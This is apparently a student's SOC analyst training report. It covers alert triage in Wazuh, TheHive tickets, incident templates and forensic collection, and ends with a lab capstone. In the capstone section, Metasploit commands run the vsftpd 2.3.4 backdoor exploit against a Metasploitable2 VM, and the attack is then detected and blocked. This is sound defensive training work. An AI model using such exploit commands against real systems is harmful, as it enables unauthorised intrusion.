Security Operations Center (SOC) Week2 – Practical

Introduction

This report documents the practical applications and capstone project tasks completed as part of my Security Operations Center (SOC) analyst training. The exercises were designed to simulate real-world scenarios of alert management, incident response, triage, and forensic evidence preservation, using industry-standard tools and frameworks.


The practical component focused on building foundational SOC skills through hands-on activities. Using Google Sheets, Wazuh, and TheHive, I practiced alert classification, prioritization, and incident escalation. Response documentation was carried out in Google Docs and Draw.io, where I created investigation templates, checklists, and mock post-mortem reports to strengthen structured reporting. Alert triage was simulated in Wazuh, with threat intelligence validation performed through VirusTotal and AlienVault OTX. For forensic practice, I leveraged Velociraptor and FTK Imager to collect volatile data, preserve evidence, and document the chain of custody with cryptographic hashing.

The capstone project integrated these skills into a full alert-to-response cycle. An attack was simulated in Metasploitable2 using Metasploit, detected and analyzed in Wazuh, and mitigated with CrowdSec. The incident was documented in a structured format using the SANS incident response template, including both technical reporting and a non-technical stakeholder briefing.

Practical Tasks


1. Alert Management

1.1 Create Alert Classification System (Google Sheets)




Alert ID	Type	Priority	MITRE Tactic
001	Phishing Email	High	T1566
002	Brute-force SSH	Medium	T1110
003	Ransomware File	Critical	T1486

1.2 Prioritize Alerts with CVSS



Alert ID	Type	CVSS Score	Priority
4	Log4Shell Exploit	9.8	Critical
5	Port Scan Detected	3.1	Low


1.3 Dashboard Creation (in Wazuh)



86 hits

Aug 19, 2025 @ 19:59:14.312 - Aug 20, 2025 @ 19:59:14.312

timestamp	agent.name	rule.description	rule.level	rule.id
Aug 20, 2025 @ 19:53:10.578	cyberlab	PAM: Login session closed.	3	5502
Aug 20, 2025 @ 19:43:21.904	cyberlab	Listened ports status (netstat) changed...	7	533
Aug 20, 2025 @ 19:40:41.727	cyberlab	Successful sudo to ROOT executed.	3	5402
Aug 20, 2025 @ 19:40:41.727	cyberlab	PAM: Login session opened.	3	5501
Aug 20, 2025 @ 19:38:33.549	cyberlab	Successful sudo to ROOT executed.	3	5402
Aug 20, 2025 @ 19:38:33.549	cyberlab	PAM: Login session opened.	3	5501
Aug 20, 2025 @ 19:38:33.549	cyberlab	PAM: Login session closed.	3	5502
Aug 20, 2025 @ 19:38:05.523	cyberlab	PAM: Login session closed.	3	5502
Aug 20, 2025 @ 19:37:21.499	cyberlab	Listened ports status (netstat) changed...	7	533
Aug 20, 2025 @ 19:33:33.213	cyberlab	Successful sudo to ROOT executed.	3	5402




```
┌──(sadaf22㉿cyberlab)-[~]
└─$ https://localhost
zsh: no such file or directory: https://localhost

┌──(sadaf22㉿cyberlab)-[~]
└─$ https://sadaf22
zsh: no such file or directory: https://sadaf22

┌──(sadaf22㉿cyberlab)-[~]
└─$ logger "Phishing Email: Suspicious Link"

┌──(sadaf22㉿cyberlab)-[~]
└─$ logger "Phishing Email: Suspicious Link"

┌──(sadaf22㉿cyberlab)-[~]
└─$ logger "Phishing Email: Suspicious Link"

┌──(sadaf22㉿cyberlab)-[~]
└─$ tail -n 20 /var/log/syslog | grep "Phishing Email"
tail: cannot open '/var/log/syslog' for reading: No such file or directory

┌──(sadaf22㉿cyberlab)-[~]
└─$ journalctl -n 20 | grep "Phishing Email"
Aug 20 19:17:52 cyberlab sadaf22[99948]: Phishing Email: Suspicious Link
Aug 20 19:21:48 cyberlab sadaf22[101885]: Phishing Email: Suspicious Link

┌──(sadaf22㉿cyberlab)-[~]
└─$ 
```

1.4 Incident Ticket (TheHive)

- **Title**: [Critical] Ransomware Detected on Server-X
- **Description**: Indicators: [File: crypto_locker.exe], [IP: 192.168.1.50]
- **Priority**: Critical
- **Assignee**: SOC Analyst


In google docs:



- **Title**: [Critical] Ransomware Detected on Server-X
- **Description**: Indicators: [File: crypto_locker.exe], [IP: 192.168.1.50]
- **Priority**: Critical
- **Assignee**: SOC Analyst

1.5 Escalation Email (100 words)

Subject: Escalation: [Critical] Ransomware Detected on Server-X
Dear Tier 2 SOC,
A critical alert was triggered on Server-X indicating possible ransomware activity. Wazuh detected suspicious file activity (crypto_locker.exe) and a malicious connection attempt from IP 192.168.1.50. Immediate isolation is recommended to prevent further encryption or lateral movement. Logs and indicators of compromise have been preserved and uploaded to TheHive for further investigation. Please review the incident ticket and proceed with containment and remediation steps. Escalation to Incident Response may be required if persistence mechanisms are confirmed.
Regards,
Tier 1 SOC Analyst



Escalation: [Critical] Ransomware Detected on Server-X

To tier2soc@gmail.com

Escalation: [Critical] Ransomware Detected on Server-X


Dear Tier 2 SOC,

A critical alert was triggered on Server-X indicating possible ransomware activity. Wazuh detected suspicious file activity (`crypto_locker.exe`) and a malicious connection attempt from IP `192.168.1.50`. Immediate isolation is recommended to prevent further encryption or lateral movement. Logs and indicators of compromise have been preserved and uploaded to TheHive for further investigation. Please review the incident ticket and proceed with containment and remediation steps. Escalation to Incident Response may be required if persistence mechanisms are confirmed.

Regards,
Tier 1 SOC Analyst

2 Response Documentation

2.1 Incident Response Template (Google Docs, based on SANS)



Incident Response Report (Based on SANS Guidelines)

1. Executive Summary

A phishing email was reported by a user. The user clicked the link, but no data exfiltration was detected.

2. Timeline of Events

Time(HH:MM)	Event	Notes
10.30	Incident detected	User reported suspicious email
11.00	Containment	Blocked malicious domain
11.15	Eradication	Reset user credentials
11.45	Recovery	Verified no lateral movement

3. Impact Analysis

- **Affected Systems:** (e.g., 1 workstation, mail server)
- **Data at Risk:** (e.g., credentials, sensitive emails)
- **Business Impact:** (e.g., temporary disruption, financial loss, compliance risk)


4. Remediation Steps

- Blocked sender's domain.
- Reset compromised credentials.
- Scanned workstation for malware.
- Monitored for signs of persistence or re-entry.

5. Lessons Learned

- Conduct phishing awareness training.
- Improve email filtering rules.
- Implement MFA for all accounts.
- Review incident escalation process.


2.2 Investigation Steps Log



Investigation Steps Log

Timestamp	Action
2025-08-20 14:00:00	Isolated endpoint
2025-08-20 14:30:00	Collected memory dump

2.3 Phishing Checklist



Investigation Steps Log

Timestamp	Action
2025-08-20 14:00:00	Isolated endpoint
2025-08-20 14:30:00	Collected memory dump

Phishing Checklist


☑ ~~Confirm email headers~~

□ Check link in VirusTotal

□ Identify affected users

□ Block malicious domain

2.4 Post-Mortem (50 words)



□ Block malicious domain

Post-Mortem (50 words)

The phishing incident highlighted gaps in email filtering and user awareness. Response was timely, but proactive monitoring must be improved. Lessons include stricter SPF/DKIM checks, better awareness training, and automated IOC detection. This will reduce mean-time-to-detect and improve containment of social engineering-based intrusions.

3 Alert Triage Practice

3.1 Triage Simulation Table

Alert ID	Description	Source IP	Priority	Status
002	Brute-force SSH	192.168.1.100	Medium	Open

3.2 Threat Intel Validation

Take `192.168.1.100` → check on **AlienVault OTX**.

The IP address **192.168.1.100** was validated against AlienVault OTX and flagged as a known brute-force source. The indicator of compromise (IOC) matches confirmed malicious activity. This validates the alert as a true positive, not a false positive. Escalation to the incident response team is required immediately.

4. Evidence Preservation

4.1 Volatile Data Collection (Velociraptor)

SELECT * FROM netstat

Export → CSV.

4.2 Evidence Collection Table

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-X-Dump	SOC Analyst	2025-08-20	<SHA256>

5. Capstone Project


5.1 Attack Simulation

msfconsole

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST <Metasploitable_IP>


exploit



```
┌──(sadaf22㉿cyberlab)-[~]
└─$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

         .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
           .                  .                 dB' dBP    dB'.BP
                              |      dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                              |    dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

usmsf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST <Metasploitable_IP>
RHOST ⇒ <Metasploitable_IP>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

5.2 Detection & Triage

Screenshot:



Active: 1 · Disconnected: 0 · Never connected: 0 · Agents coverage: 100.00%

Last registered agent: DC-1 · Most active agent: DC-1

ID	Name	IP	Status	Group	OS name	OS version	Version	Registration date	Last keep alive	Actions
004	DC-1	192.168.1.54	Active	default	Debian GNU/Linux	7	Wazuh v3.12.3	2025/08/20 11:58:03	2025/08/20 12:00:16	


1 items (0.37 seconds)

Wazuh logs:

Timestamp	Source IP	Alert Description	MITRE Techniques
2025-08-20 11:58:03	192.168.1.54	VSFTPD exploit	T1190

5.3 Response

- Isolate Metasploitable2 VM
- Block attacker IP with CrowdSec



Add decision

IP/IP range: 192.168.1.54

Remediation: [✓ Ban] Captcha Custom

